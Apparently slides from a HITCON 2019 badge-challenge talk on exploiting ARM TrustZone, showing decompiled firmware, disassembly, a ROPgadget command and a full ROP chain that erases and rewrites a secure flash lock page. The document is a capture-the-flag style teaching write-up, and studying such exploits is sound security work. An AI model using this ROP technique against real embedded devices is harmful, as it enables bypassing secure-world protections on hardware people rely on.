    v2 = sub_1CB0(0x3F800);
    sub_6FF4("[Secure]Lock Reg = [0x%08x]\n", v2);
    sub_1CE8(0x3F800, (1 << v6) | v7);
    v3 = sub_1CB0(0x3F800);
    v4 = sub_6FF4("[Secure]Lock Reg = [0x%08x]\n", v3);
    sub_1BF4(v4);
  }
  return 0;
}
```

How 2 Write Flash

- FMC - Flash Memeory Controller
- FMC_Open()
- FMC_ENABLE_AP_UPDATE() : Macro
- FMC_Erase() for 1 page (0x800)
- FMC_Write()

How 2 Write Flash

- Reversing
- DO IT WITH ROP!



```
ROM:00000A58
ROM:00000A58 loc_A58                                 ; CODE XREF: sub_9F4+5A↑j
ROM:00000A58                 MOVS            R3, #0x3F800
ROM:00000A5C                 MOVS            R0, R3
ROM:00000A5E                 BL              sub_1CB0
ROM:00000A62                 MOVS            R2, R0
ROM:00000A64                 LDR             R3, =aSecureLockReg0 ; "[Secure]Loc
ROM:00000A66                 MOVS            R1, R2
ROM:00000A68                 MOVS            R0, R3
ROM:00000A6A                 BL              sub_6FF4
ROM:00000A6E                 MOVS            R2, #1
ROM:00000A70                 LDR             R3, [R7,#0x10+var_C]
ROM:00000A72                 LSLS            R2, R3
ROM:00000A74                 MOVS            R3, R2
ROM:00000A76                 MOVS            R2, R3
ROM:00000A78                 LDR             R3, [R7,#0x10+var_4]
ROM:00000A7A                 ORRS            R2, R3
ROM:00000A7C                 MOVS            R3, #0x3F800
ROM:00000A80                 MOVS            R1, R2
ROM:00000A82                 MOVS            R0, R3
ROM:00000A84                 BL              sub_1CE8
ROM:00000A88                 MOVS            R3, #0x3F800
ROM:00000A8C                 MOVS            R0, R3
ROM:00000A8E                 BL              sub_1CB0
ROM:00000A92                 MOVS            R2, R0
ROM:00000A94                 LDR             R3, =aSecureLockReg0 ; "[Secure]Loc
ROM:00000A96                 MOVS            R1, R2
ROM:00000A98                 MOVS            R0, R3
ROM:00000A9A                 BL              sub_6FF4
ROM:00000A9E                 BL              sub_1BF4
ROM:00000AA2                 MOVS            R3, #0
ROM:00000AA4
ROM:00000AA4 loc_AA4                                 ; CODE XREF: sub_9F4+22↑j
ROM:00000AA4                 MOVS            R0, R3
ROM:00000AA6                 MOV             SP, R7
ROM:00000AA8                 ADD             SP, SP, #0x10
```

ROP

- ROPgadget --binary ./Secure_dump.bin --rawArch=arm --rawMode=32 --rawEndian=little --thumb

ROP

```
secure_stack = 0x20003000

fmc_open = 0x1c95
fmc_write = 0x1ce9
fmc_erase = 0x1c11

pop_r7_pc = 0x2e0 + 1  # pop {r7, pc}
pop_r0_r1_pc = 0x44b4 + 1  # pop {r0, r1, pc}
pop_r0_r1_r2_r3_r4_pc = 0x4436 + 1  # pop {r0, r1, r2, r3, r4, pc}
orrs_r0_r2_pop_r4_r5_pc = 0xc7f6 + 1  # orrs r0, r2 ; pop {r4, r5, pc}
mov_lr_r3_bx_lr = 0xf718 + 1  # mov lr, r3 ; bx lr
store = 0xc9a4 + 1  # str r0, [r3] ; movs r0, r7 ; add sp, #0xc ; pop {r4, r5, r6, r7, pc}
load = 0x6e6e + 1 ; # ldr r0, [r3] ; bx lr
```

ROP

- r3 = pop_r7_pc
- mov lr, r3
    - lr = pop_r7_pc
- fmc_open()

```
pop_r0_r1_r2_r3_r4_pc,
0, 1, 2, pop_r7_pc, 4,
mov_lr_r3_bx_lr,
0x7,

pop_r7_pc,
0x7,
fmc_open,
0x7,
```

ROP

- [0x4000c000] |= 8

```
pop_r0_r1_r2_r3_r4_pc,
0,
1,
8, # r2
0x4000c000, # r3
4,
load, # ldr r0, [r3] ; bx lr
0x7,

orrs_r0_r2_pop_r4_r5_pc,
4, 5,
store,
# str r0, [r3] ; movs r0, r7 ;
# add sp, #0xc ; pop {r4, r5, r6, r7, pc}
0, 0, 0, 4, 5, 6, 7,
```

ROP

- fmc_erase(0x40000 - 0x800)

```
pop_r0_r1_pc,
0x40000 - 0x800,
# locks secure flash address
0,
fmc_erase,
0x7
```

ROP

- fmc_write(0x40000-0x800, 0xf7ffffff)
- fmc_write(0x40000-0x700, 0xfaceb00c)

```
pop_r0_r1_pc,
0x40000 - 0x800,
0xf7ffffff,
fmc_write,
0x7,

pop_r0_r1_pc,
0x40000 - 0x800 + 0x100,
0xfaceb00c,
fmc_write
```

- ROP chain

```
pop_r0_r1_r2_r3_r4_pc,
0, 1, 2, pop_r7_pc, 4,
mov_lr_r3_bx_lr,
0x7,

pop_r7_pc,
0x7,
fmc_open,
0x7,

pop_r0_r1_r2_r3_r4_pc,
0,
1,
8, # r2
0x4000c000, # r3
4,
load, # ldr r0, [r3] ; bx lr
0x7,

orrs_r0_r2_pop_r4_r5_pc,
4, 5,
store, # str r0, [r3] ; movs r0, r7 ; add sp, #0xc ; pop {r4, r5, r6, r7, pc}
0, 0, 0, 4, 5, 6, 7,

pop_r0_r1_pc,
0x40000 - 0x800, # locks secure flash address
0,
fmc_erase,
0x7,

pop_r0_r1_pc,
0x40000 - 0x800,
0xf7ffffff,
fmc_write,
0x7,

pop_r0_r1_pc,
0x40000 - 0x800 + 0x100,
0xfaceb00c,
fmc_write
```

Exploiting badge

- Try to trigger ROP chain payload
- Crash .....
- Crashing doesn’t matter, flash already memorized. 😆
- Reset and enjoy special pattern!

Make TrustZone great again.


TZ attack surfaces

- TEE
- TA running in TrustZone
- Secure Boot component
  - Nintendo switch - early execution

TZ attack surfaces

- Binary source can get from other ways
- Third party
- Bypass checking
- func(args)
- Vulnerability

HITCON Badge challenge 2019



Trust in the Untrusted World.

Thanks! 😆

_yuawn

yuawn